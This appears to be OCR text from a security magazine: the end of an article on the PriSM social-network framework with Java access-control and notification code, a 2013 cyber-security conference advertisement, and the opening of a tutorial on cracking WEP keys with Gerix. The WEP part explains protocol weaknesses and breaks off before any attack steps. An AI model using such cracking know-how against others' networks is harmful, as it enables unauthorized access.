To do that, we compute on the fly the list of available privileges each time the user change location within the website. This is done keeping the list of privileges from the roles as a session variable (which we remind is kept on the server) and each time the user accesses a location on the web-interface we update the list of active privileges. Listing 3 shows the actual code used to retrieve roles' active privileges. Note that the method `getActivePrivileges()` does not modify the list of roles' privileges but operates on a copy of such list. This way it is possible to keep one copy of the original list along all the user's session, saving time not querying the database.

Moreover, to retrieve the privileges of a circle from the database is a costly operation. To reduce such costs in PriSM we exploited two things. First of all, we store for each circle/role the privileges lists as serialized Java objects, thus, saving the time required to build such lists from access control matrices or XML files or other kind of serialization format. Secondly, we take advantage of a cache that stores the privileges associated to the most recently accessed circles, to further speed up the retrieval of such data.

Of course, we implemented an API to invalidate the appropriate cached and session's data whenever a circle's or a role's privilege list is modified.

Information Flow Management, or Who Can Read One's Stuff

As we mentioned in the introduction, one of the key features of PriSM is the possibility for a user to share messages with other users operating in different organizations. We also mentioned that this is done while respecting the policies defined by the author of the message *and* the policies of the administrators of the domain to which the author belongs.

Before we present the implementation of the information flow mechanism, let us briefly describe how it works. We are not going into the details of the policy definition language, let us just define a policy as a formula of the form: `pred1 & pred2 & pred3` where each `pred?` is a predicate verifying certain properties of the message or of the user reading the message.

The policies that have to be applied are chosen according to the *tags* of the message.

According to the type of the circle the rules may be defined by different people. More precisely, by people with different roles within the organization.

Recall that PriSM allows the classification of users into different group types, each of them with a specific semantic. With respect to information propagation, we are interested only in such groups that are defined as circles, which means groups having associated propagation rules. Thus, we are interested only in such groups that are involved in the information propagation process.

A message is associated with two sets of tags: the *tag set* and the *conflict set*. The former associates to the messages to the groups of users that are allowed to access the message while the latter defines the set of users that are denied access to the message.

In order to read a message a user may belong to at least one of the circles in the tag set.

If it does not, then the user is granted access to the message if there exists a succession of circles $C_1, C_2, \ldots, C_N$ such that the user satisfies the policy of each circle, she/he is member of C_N, C_1 is a cir-




Figure 4. *Circle's succession within a hierarchy*

cle in the tag set and each circle in the succession is children of the next according to the circle's hierarchy. See Figure 4 for a visual example.

The conflict set works the opposite way: if a user is member of any of the conflict set then she/he is denied to read the message. For circles in the conflict set we require only a direct membership. That is, if a user is a member of the father (or the child) of a circle in the conflict set but not of one in the conflict set then she/he is not denied access to the message a priori.

As an example, consider the toy scenario shown in Figure 5. The users Bob, Charlie and Ellen are Alice's fans. Alice is member of the circle C_1 which is in turn an inner circle of C_2. Suppose Alice creates a message m and tags it with C_1 and defines no circle in the conflict set. As previously explained, Bob is allowed to access due to being a member of C_1. On the other hand, the other users will satisfy the policies of C_1 to access m. Supposing that both Charlie and Elen satisfy such policies, only Charlie will access m because he is a member of C_2. Hence, Elen will be required to satisfy also the policies of C_2 before being able to read content from the circle C_2.

The primary objective of the PriSM system is to allow users to exchange information. In order to provide to the users with satisfying experience, the architecture of PriSM has been designed to reduce the time elapsing between when the information is created and when it is actually available to the final user. To reduce such latency, PriSM takes advantage of a push mechanism that sends the messages created by the users of an ASN to all the ASNs of the fans of such users. We recall that we define that Alice is a fan of Bob if she is interested in the messages created by him.

Figure 6 shows the steps required to post a message through the system to all the users potentially interested in it. First of all, the user sends the message m to the Content Manager (1), which stores the message in the local database.

Afterwards, the Content Manager retrieves the set of followers from the User Manager (2). The Content Manager requests to the Access Control Manager for each *local* follower user whether the user is allowed to access the message (3).

The verification is performed by Access Control Manager according to the tag set, the conflict set, the set of circles the designated user is a member of and the list of propagation polices. Such information are retrieved by the Access Control Manager querying the Circle Manager (4). If the verification (3) holds then the Content Manager will notify the destination user, immediately if the user is currently on-line or delivered in the user's *inbox* to be retrieved as soon as she/he logs into the system (9). At the same time, the Content Manager sends the set of remote followers to the Remote Interface (6) which will, in turn, extract the set of domains to be notified of the existence of m (6).

The action of notifying the remote domains actually consists in forwarding m. Therefore, each remote domain will send the message m to the local Content Manager (8) which, in turn, will perform the steps (2) to (4), as performed by the Content Manager of the original domain, including the final notification (9) to the local users.

We assume each domain to be trusted. It means that the Access Control Manager will behave consistently across all ASNs. Moreover, we assume that circles' data and messages will be replicated among different domains, mainly to reduce the latency of the system. Note that such assumptions do not introduce any vulnerability substantially different than while using other existing modes of electronic communication such as email (Figure 6).




Figure 5. *Information propagation model*




Figure 6. *Message propagation*

Listing 4a. *Frontier-based information flow mechanism: the code*

```
@Override
public boolean isContentViewable(UserData user, UserCircle userCircle, Content post)
                  throws RemoteDomainNotConnectedException {
   List<CircleID> allCircles = userCircle.getAllCircles();

   // check if denied
   for (CircleID dtag : post.getDeniedTags()) {
      if (allCircles.contains(dtag)) {
         logger.info(user.getId() + “ is member of a denied circle”);
         return false;
      }
   }

   for (CircleID tag : post.getTags()) {
      CircleID analyzedCircle = tag;

      do {
         // check if outside or contained
         if (null == analyzedCircle || allCircles.contains(analyzedCircle)) {
            return true;
         }

         Action action = ServerConfig.getDefaulAction();

         // retrieve rule
         try {
            List<Rule> circleRules = circleManager.getCircleRules(analyzedCircle);

            // find the most specific rule
            int maxMatching = 0;
            for (Rule rule : circleRules) {
               if (maxMatching < rule.size()) {
                  int i = rule.check(user, userCircle, post);
                  if (i > maxMatching) {
                        maxMatching = i;
                        action = rule.getAction();
                  }
               }
            }
         } catch (CircleNotExistingException e) {
            logger.warn(“Circle “ + analyzedCircle + “ was not found!”);

            break;
         } catch (DataSourceException e) {
            logger.error(“DataSourceException”, e);

            break;
         }

         // if can cross the border
         if (action.equals(Action.ALLOW)) {
```

Step (8) is executing using interfaces similar to the ones shown in Listing 1 (for the client side, which is sending the message) and Listing 2 (for the server side, which is receiving the message).

The source code executing step (3) in the Access Control Manager is shown in Listing 4. As one may notice, at first we verify that the user is not a member of one of the denied circles and then we evaluate, for each circle, if there is at least a path from that circle to the outside allowing the reading user to access the message.

The code presented in Listing 4 is not optimal. We present this version of the code for the sake of simplicity. In order to optimize the operation executed by the method `isContentViewable()` we could use different threads to parallelize the computation of the path ascending from each tagged circle. Moreover, it is possible to further speed up the computation of such paths by means of a shared list of visited paths to stop the computation of a path if one of its step had already been previously evaluated by another thread (Listing 4).

Notification System

The promptness of a system is a crucial feature to provide a satisfying user experience.

This means both that the website responds to the commands issued by the user and that the interface updates itself accordingly to the events generated by other users.

HTML 5 provides an interesting feature called WebSocket which allows the server to send unsolicited data to the client. Unfortunately, such feature is not currently supported by all the major browsers and therefore we needed to use another approach to make PriSM's interface more responsive to the modification of the system.

We chose to implement a personalized version of the so-called HTTP Push.

HTTP Push is a technique allowing a server to emulate that it is pushing data to the client using a pull request which *blocks on the server-side* (Figure 7).




Figure 7. *HTTP Pull vs HTTP Push*

Listing 4b. *Frontier-based information flow mechanism: the code*

```
          try {
             // get the parent
             CircleData circleData = circleManager.getCircleById(analyzedCircle);
             analyzedCircle = circleData.getParent();
          } catch (DataSourceException e) {
             logger.error("Reading details for " + analyzedCircle);
             break;
          } catch (CircleNotExistingException e) {
             logger.warn("Circle " + analyzedCircle + " was not found!");
             break;
          }
        } else {
          // else try with the next tagged circle
          break;
        }
     } while (null != analyzedCircle);
  }

  return false;
}
```

Listing 5. *The client-side code for retrieving new notifications*

```
private void getNewNotification() {
   clientFactory.getDataProvider().getNewNotification(new AsyncCallback<Map<NotificationT
                ype, List<? extends ID>>>() {
      @Override
      public void onSuccess(Map<NotificationType, List<? extends ID>> result) {
         int tot = 0;
         if (result.keySet().contains(NotificationType.UPDATE_ROLE))
         … /* update the  privileges */ …
         if (result.keySet().contains(NotificationType.CONTENT_CREATED) || result.keySet().
                contains(NotificationType.CONTENT_SELF_CREATED) )
             clientFactory.getEventBus().fireEvent(new NewContentEvent());

         if ( result.keySet().contains(NotificationType.CONTENT_COMMENTED) || result.
                keySet().contains(NotificationType.CONTENT_SELF_COMMENTED) )
             clientFactory.getEventBus().fireEvent(new NewCommentEvent());
         //sum up except self created content
         for (NotificationType type : result.keySet()) {
            if ( !type.equals(NotificationType.CONTENT_SELF_CREATED) && !type.
                equals(NotificationType.CONTENT_SELF_COMMENTED) ) {
             tot += result.get(type).size();
             }
            }
         if ( tot > 0 )
      view.getNotificationLinkText().setText(“Notification [“+tot+”]”);
         else
      view.getNotificationLinkText().setText(“Notification”);

         getNewNotificationNo();
      }

      @Override
      public void onFailure(Throwable caught) {
      /* handle a failure propertly */
      }
   });
}
```

Listing 6. *The server-side code for retrieving new notifications*

```
public class DataProviderImpl implements DataProvider {
…
private NotificationList notifications;
…
@Override
public Map<NotificationType,List<? extends ID>> getNewNotification(String username) throws
                DataSourceException {
   notifications.get(username);

   return dataSource.getNewNotification(username);
}
…
}
```

Introducing the leading forum for Cyber Security…

CYBER INTELLIGENCE ASIA 2013

12-14 March 2013, Royale Chulan Hotel, Kuala Lumpur, Malaysia

Organised By:	Endorsed By:	Supporting Partner:	Knowledge Partner:	Supported By:
INTELLIGENCE-SEC	MOSTI	CyberSecurity MALAYSIA	INDIAN CYBER ARMY Securing Digital India	MALAYSIA CONVENTION & EXHIBITION BUREAU Malaysia Truly Asia

Hear in-depth presentations from:

Honourable Howard Schmidt, Former Special Assistant to the President, Cyber Security Coordinator, **Executive Office of the President Obama**

Dr. Mingu Jumaan, Director, **Sabah State Computer Services Department, Malaysia**

Phannarith Ou, Head, **Cambodia Computer Emergency Response Team (CamCERT)**

Chief Inspector (Dr.) Frank Law, President, **The High Technology Crime Investigation Association (HTCIA)**

Leo Dofiles, Computer Crime Investigator/Computer & Cellphone Forensics Planner, **Philippine National Police**

Budi Rahardjo, Chairman, **Indonesia Computer Emergency Response Team (ID-CERT)**

Jack YS Lin, Information Security Analyst, **Japan Computer Emergency Response Team (JPCERT)**

Andrey Komarov, Chief Technology Officer for CERT-GIB, **Russian Law Enforcement & Representative at the European Union**

HEAR In-Depth Presentations discussing:

- MALAYSIAN CYBER SECURITY UPDATE
- INVSTIGATION AGAINST EXTORTION VIA DDoS ATTACK
- CYBER CRIME IN THE PHILIPPINES
- INDONESIAN INTERNET SECURITY STATUS
- US GOVERNMENT PERSPECTIVE ON CYBER SECURITY
- FIGHTING CYBERCRIME IN CAMBODIA IN THE ABSENSE OF LAW
- JAPAN CERT ACTIVITY

PLUS Book your place on our interactive Workshops!

Workshop A – 12th March 2013 **WEB APPLICATION & SECURITY**	Workshop B – 12th March 2013 **CYBER DEFENCE OR DEFENDING THE BUSINESS**
Kislay Chaudhary, *Director and Senior Information Security Analyst,* ***Indian Cyber Army***	***Air Commodore (Ret'd) Bruce Wynn OBE FBCS CITP,*** *Owner,* ***Business Information Solutions UK***

Sponsors/Exhibitors:

EMERGING THREATS

CODENOMICON

Data Expert™

]HackingTeam[

WHY ATTEND?

- Listen to the key players in the cyberspace industry
- Opportunity to network with 250 delegates from across the globe
- Discuss the latest cyber trends and threats
- Analyse the latest solutions to stop cyber terrorism with esteemed government personnel
- Take the time to visit the vibrant exhibition to learn the industry solutions to cyber security
- Don't miss the chance to be networking with senior cyber experts for a full 4 day event

EVENT SCHEDULE

12th March 2013 – Pre-Conference Workshops
13th March 2013 – Conference & Exhibition
14th March 2013 – Conference & Exhibition

How to Register for Cyber Intelligence Asia 2013?

Telephone:	Fax:	Email:	Online:
+44 (0)1582 346 706	+44 (0)1582 346 718	events@intelligence-sec.com	www.intelligence-sec.com

Listing 7. *NotificationLists, the class managing the push simulation*

```
public class NotificationLists {
   private Map<String, NotificationSync> notifi-
                  cationListener;
   private static final long TIME = 30000;

   public NotificationLists() {
      notificationListener = new
      HashMap<String, NotificationCounter>();
   }

   public void get(String username) {
      NotificationCounter c = null;

      synchronized (notificationListener) {
         c = notificationListener.get(username);
         if (null == c) {
            c = new NotificationSync();
            notificationListener.put(username, c);
         }
      }
      synchronized(c) {
         if (!c.get())
            try {
               c.wait(TIME);
            } catch (InterruptedException e) {
               // something interrupted
                  this thread. Just live
                  with it.
            }

         c.clean();
      }
   }
   …
   public void add(String username) {
      NotificationCounter c = null;
      synchronized(notificationListener) {
         c = notificationListener.
                  get(username);
         if (null == c)
            return;
      }

      synchronized(c) {
         c.add();
         c.notified();
         c.notifyAll();
      }
   }
   …
}
```

References

[1] C.man Au Yeung, I. Liccardi, K. Lu, O. Seneviratne, and T. Berners-Lee. *Decentralization: The Future of Online Social Networking*, Proceedings of W3C Workshop on the Future of Social Networking, 2009

[2] Google Web Toolkit, available online at *https://developers.google.com/web-toolkit/*

[3] Jersey, available online at *http://jersey.java.com/*

[4] HttpClient, available online at *hc.apache.org/httpcomponents-client-ga/*

[5] REST, see *http://en.wikipedia.org/wiki/Representational_state_transfer*

[6] Jackson, available online at *http://jackson.codehaus.org/*

[7] PriSM, available online at *http://sands.sce.ntu.edu.sg/PriS*

[8] POST, available online at *http://en.wikipedia.org/wiki/POST_(HTTP)*

[9] Google I/O 2010 – Optimizing apps with the GWT Compiler, available online at *http://www.youtube.com/watch?v=qT6ZsQBM7kY*

[10] Decentralized Online Social Networking, A basic introduction and some related literature from the authors can be found at *http://sands.sce.ntu.edu.sg/dOSN/*

PriSM web-interface executes a sort of background thread that queries the server for new notifications. We define as notification each event that modified the state of the server and that is of some relevance for the user. Examples of notification are new messages, modification of the membership status of some circle and updates to the privileges of a role.

Listing 5 shows the client-side code handling the requests. We remind that the presented code is written in Java but is compiled to JavaScript by the GWT compiler. One may notice that the method `getNewNotification()` queries repetitively the server, calling the method `clientFactory.getDataProvider().getNewNotification()` not even waiting between the requests.

This is possible because the method actually executing the remote request will not return immediately. Listing 6 and 7 show how we made this possible.

Listing 6 shows the server side code that is executed upon the call of `clientFactory.getDataProvider().getNewNotification()` on the client.

Such a method is called `getNewNotification()` and its body is very simple. First of all it calls the `get()` method of the class `NotificationList` and then retrieves the new notification, if any, from the datasource.

Listing 7, on the other hand, shows the class `NotificationList`. It consists of a Map which is used to coordinate the notification system.

When the `get()` method is invoked the `NotificationList` retrieves the `NotificationSync` associated with the user, or it creates it if it does not exist. After that, the method `get()` of the `NotificationSync` object is invoked. Such method will then put the thread executing the request (on the server) on wait for up to 30 seconds. Thus, the `get()` method will not return unless another thread wakes up its thread or 30 seconds are over.

The thread can be woken up by means of a call of the method `add()` of the `NotificationList` object, which is called every time a new notification for the user is created.

The average timeout for an HTTP connection is around 60 seconds but we chose a shorter waiting time to reduce the probability of connection errors due to communication and/or server delays.

Conclusion

In this article, we presented PriSM, a framework for creating social meshes among autonomous social networks which can be deployed and customized according to the need of individual organizations. We presented some of its feature accompanied with snippets of the actual code to realize the same. While PriSM has been designed to cater primarily for organizational usage, its core components can also be utilized in order to realize a decentralized peer-to-peer online social networking platform [10].

STEFANO BRAGHIN

Stefano Braghin joined Nanyang Technological University, Singapore in 2011 as a PostDoc after receiving his Phd from University of Insubria, Italy. He is interested in access control, privacy and trust management in distributed systems and, specifically, in social networks.

JACKSON TA

Jackson Tan obtained his Bachelor degree from Nanyang Technological University, Singapore in 2008. He joined the SANDS research group as a Project Officer after graduation. He is interested in mobile platform development and distributed systems.

ANWITAMAN DATTA

Anwitaman Datta joined Nanyang Technological University, Singapore in 2006 after receiving his Phd from EPFL Switzerland. He is interested in large-scale networked distributed information systems & social collaboration networks, self-organization and algorithmic issues of these systems & networks, and their scalability, resilience & performance. He leads the S-* and Algorithmic aspects of Networked Distributed Systems (SANDS) research group at NTU.

Cracking WEP Key Using Gerix

If you are using wireless routers or WLAN (Wireless Local area Network) in your home or in your organization, configuring your device to work on WEP (Wired Equivalent Privacy) security and thinking that your router or WLAN is secured from hacking attacks or unauthorized access then you must read this article before your neighbor hacks your routers or WLAN. In the rest of the article we will see how the WEP encryption and decryption works, how to crack them and how to secure them.

What you will learn…

- How WEP protection works
- Vulnerabilities in WEP protection
- Exploiting WEP Vulnerability using GERIX Graphical User interface based tool
- How to secure Wi-Fi against hackers

What you should know…

- Back Track 5 or basic Linux command
- Setting up wireless router

Nowadays people and organizations want freedom from the wired world. In order to achieve this, they are moving to the world of wireless technology. Wireless technology gives the user the freedom of using their devices without any restriction, like limited area as in case of wire, it also reduces the cost of purchasing wire for connecting every device, and, most importantly, it removes the complexity of connecting those wires. As we know every technology comes with pros and cons, the same is applicable to wireless technology. In rest of the article we will see one of the major security threats in wireless network which can lead to compromising your network and your system.

WEP (*Wired Equivalent Privacy*) is a security algorithm for IEEE 802.11 (Institute of Electrical and Electronics Engineering) wireless networks. WEP was introduced in 1997 and, as its name suggests, it has been made to provide the security equivalent to wired security, but few years after the introduction of WEP, the serious crypto-graphical vulnerability was discovered in WEP algorithm. As the time progressed, the attacks became easier on WEP security feature of wireless network. In the current time of processing power, it takes only *30 seconds* to break the WEP security. Now you can imagine how much vulnerable this is. In the rest of the article we will see how this algorithm was made to work, why it becomes so much vulnerable, how one can crack WEP key and what measures to take, in order to avoid the security breaches in your WLAN.

How WEP Works?

In WEP there are 4 main components which work together to provide the security and encryption.

- Security Key (Password or shared key).
- Initialization vector (IV).
- RC4 stream cipher algorithm.
- Message.

WEP comes in three variants based on the key lengths, that are: *WEP 64 bit key*, *WEP 128 bit key* and *WEP 256 bit key*. All variants are vulnerable against the hacking attacks. The only difference in cracking WEP with higher key length is that it takes more time to crack it. The length of security key changes the different variant of WEP, as mentioned above, and the size of IV remains unchanged as 24 BIT.

- WEP 64 BIT KEY = 40 BIT SECURITY KEY (10 Hexadecimal characters) + 24 BIT IV
- WEP 128 BIT KEY = 104 BIT SECURITY KEY (26 Hexadecimal characters) + 24 BIT IV
- WEP 256 BIT KEY = 232 BIT SECURITY KEY (58 Hexadecimal characters) + 24 BIT IV

Range of Hexadecimal characters: 0-9 and A-F.

Note
Value of security key remains unchanged in the process of communication and the value of IV's keeps changing in every iteration.

WEP Encryption process

Figure 1 shows an encryption process followed by the WEP.

- Security Key is combined with IV to create the KEY, for example, if security key is 'abc' and IV is 'xyz' then your key will be 'abcxyz'.
- In the second process, RC4 algorithm applied on key to generate key sequence.
- CRC of plain massage is calculated.
- Plain MSG and CRC are combined together.
- XOR operation is performed on Key sequence and plain message with CRC to get the cipher text.
- Then, IV is added with CIPHER TEXT and the same is transmitted over the wireless network to the client or a station.

WEP Decryption process

In Figure 2 we can see decryption process followed by the WEP.

- Once the cipher text is received, with IV value then IV is separated from it and security key is combined with this IV to generate the key.
- Then, RC4 algorithm is applied on this key to generate the key sequence.
- Then the key sequence is XOR with CIPHER TEXT.
- After XORing it, we get the Plain MSG with their CRC value.
- New CRC value is generated with Plain MSG.
- Then, both CRC are compared and, based on the comparing results, the quality of MSG is decided and recovery is done accordingly.




Figure 1. *ENC process WEP*

Now we know how WEP encryption and decryption works, let's see why it is vulnerable.

Why is WEP Vulnerable?

Below are few points that lead WEP to be cryptographically vulnerable.

- If we analyze the encryption and decryption process closely, then we come to know that the length of IV remains unchanged, that is 24 bit, so based on this we can say that there is total 2^{24} combinations that can be generated for IV. Once these combinations are generated, IV combination starts getting repeated.
- We can see in encryption and decryption process that XOR is used. Let's see how XOR works.
  For example, key sequence 10011010 and plain text in bit form is 11100100. Now XOR this value (Listing 1).
  Looking at the results we can say that whenever the value is 0 in result, the values in key sequence and plain text are the same. It leads to simplifying the process of decoding the key.
- RC4 algorithm is a stream bit cipher algorithm and also has some vulnerability. To know how it contributes in vulnerability of WEP, read the document *www.airscanner.com/pubs/wep.pdf*.




Figure 2. *Decryption process followed by the WEP*

- One of the major weaknesses in WEP is its use static encryption key, or security key (password or shared key).
- Now we know that the key is the combination of IV and security key and the security key remains static. So, we have the IV as plain text and now we have derived the static security key.

Above are few basic points because this WEP becomes vulnerable. Now we will see how we can crack WEP key using free or open source tools available on the Internet. Before that, I would like to mention that all the information shared below are for informational purpose and are used to spread the awareness. Author is not responsible if the reader uses this information to do some illegal activity.

Listing 1. *An example of how XOR works*

